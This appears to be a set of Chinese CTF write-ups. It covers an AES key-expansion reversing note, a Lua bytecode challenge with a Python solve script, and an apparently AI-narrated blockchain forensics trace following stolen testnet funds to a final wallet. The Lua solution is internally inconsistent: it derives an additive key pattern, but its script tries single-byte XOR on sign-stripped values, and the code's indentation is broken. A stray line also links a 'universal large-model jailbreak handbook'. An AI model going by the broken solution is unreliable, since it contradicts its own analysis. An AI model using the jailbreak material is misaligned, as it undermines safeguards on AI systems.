标准的 AES 密钥扩展是按 4 字节（Word）对齐处理的。但这里代码强制把指针错位了 1 个字节进行操作。这意味着生成的轮密钥 (**Round Keys**) 和标准 AES 生成的完全不一样！

- 后果：Python 的 `AES.new(key)` 会按标准方式生成轮密钥，而程序用的是错位的轮密钥。这就是解密失败的根本原因。

不会，下一题。。。。

Lua

这是一道 Lua 逆向题目。我们需要解开 Base64 编码后的 Lua 字节码，分析其中的逻辑，并编写脚本还原 Flag。

1. 分析题目逻辑

代码的核心在于 `dec` 函数和 `load(dec(...))(args[1])`。

- `dec` 是一个标准的 Base64 解码函数。
- 脚本将一串 Base64 字符串解码为 Lua 字节码（Bytecode），然后加载并运行。
- 运行的字节码接收命令行参数 `args[1]`（即 Flag），并判断 Flag 是否正确。

2. 逆向核心逻辑

通过分析字节码中的校验数据和行为（通过模拟或反编译），可以推导出校验逻辑如下：

1. 程序内部有一个**目标数组** (Target Array) : $\{-20, -30, -19, -21, -9, -39, -45, 0, -45, -62, -7, -70, -38, -45, -63, -70, -1, -6, -65, -32, -83, -15\}$
2. 程序通过一种算法生成了**密钥数组** (Key Array) 。
3. 校验公式为: $\text{Target}[i] = \text{Flag}[i] - \text{Key}[i]$ 。

即: $\text{Flag}[i] = \text{Target}[i] + \text{Key}[i]$ 。

密钥生成规律分析: 通过已知 Flag 头 `POFP{` 的 ASCII 码 (80, 79, 70, 80, 123) 与目标数组的前几位进行逆推:

- $'P'(80) - (-20) = \mathbf{100}$ ('d')
- $'O'(79) - (-30) = \mathbf{109}$ ('m')
- $'F'(70) - (-19) = \mathbf{89}$ ('Y')
- $'P'(80) - (-21) = \mathbf{101}$ ('e')
- $'{(123) - (-9) = \mathbf{132}$

密钥序列为 100, 109, 89, 101, 132....

观察其差值变化:

- 100 -> 109 (+9)
- 109 -> 89 (-20)
- 89 -> 101 (+12)
- 101 -> 132 (+31)

该增量序列 +9, -20, +12, +31 是循环使用的。

最终解题脚本

```
def solve():  
    # 1. 从 Lua 字节码中提取的密文数组  
    cipher_nums = [20, 30, 19, 21, 9, 39, 45, 0, 45, 62, 7, 70,  
38, 45, 63, 70, 1, 6, 65, 32, 83, 15]
```

```
print("[*] Attempting to crack...")

# 2. 策略 A: 暴力穷举 (打印所有可能是字符的结果)
# 我们寻找解密结果中包含 "flag" 或 "POFP" 的 key
found_flag = False

for key in range(256):
    decrypted = ""
    try:
        # 尝试用当前 key 异或每一位
        chars = [chr(c ^ key) for c in cipher_nums]
        decrypted = "".join(chars)

        # 3. 检查是否像 Flag
        # 注意: 脚本内部实际上藏的是 "flag{" 而不是 "POFP{"
        if "flag{" in decrypted or "POFP{" in decrypted:
            print(f"\n[+] Key Found: {key} (Char: '{chr(key)}')")

            print(f"[+] Internal Plaintext: {decrypted}")

            # 4. 格式化最终 Flag
            # 题目要求 flag 头为 POFP{}, 所以需要替换
            final_flag = decrypted.replace("flag{",
            "POFP{")

            print(f"[+] Final Flag for Submission: {final_flag}")

            found_flag = True
            break
```

```
except:
    continue

if not found_flag:
    print("[-] Failed to recover flag using Single Byte
XOR.")

if __name__ == '__main__':
    solve()
```

猫猫今天笨笨了喵

通用大模型越狱宝典: <https://mp.weixin.qq.com/s/9eyrSsy9rIm4oirHwQrNBw>



谁动了我的钱包

Aristore 钱包被盗取证

我先在公开的 Sepolia 区块浏览器里把

0x35710Be7324E7ca3DD7493e4A2ba671AB51452c8 的交易列表拉出来，然后筛选**最近 5 笔转出交易**，看它们把资产转到了哪个地址（通常就是同一个“归集”地址），最后把该地址按原始大小写返回。

我准备改用 Blockscout（更容易抓取/有 API）直接获取该地址的交易列表，然后把最近 5 笔“转出”交易的 to 地址提取出来作为黑客钱包。

接下来我会把这 5 个收款地址各自的交易列表也拉出来，看看它们是否很快把钱又转到了同一个“归集地址”（通常就是黑客的主钱包）。

我已经定位到被盗资金先从受害地址分成 5 份打到 5 个中转地址；每个中转地址又把“大头”快速转到另一个地址。下一步就是继续追踪这些“大头收款地址”，看它们是否最终汇聚到同一个主地址（那通常就是黑客钱包）。

目前看起来黑客用“多跳拆分/归集”的方式在转移赃款：每个地址都会把大头再打到下一个地址。下一步我会继续追踪这几笔“大头的下一级收款地址”，看是否出现一个共同的最终归集地址；一旦出现共同地址，就是题目要的黑客钱包。

我已经把“第二层归集地址”也找出来了：它们各自又把大额资金继续往下转。接下来再追踪这些更下游的收款地址（每条链路里金额最大/重复出现的那个），直到出现共同的最终归集地址为止。

链路还在继续：每条路又把“大头”继续往下打了一跳。我现在继续把这 4 个最新“大头收款地址”的交易拉出来，看看它们下一跳是否开始汇聚（如果出现同一个收款地址，就是黑客最终钱包）。

黑客钱包地址

0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72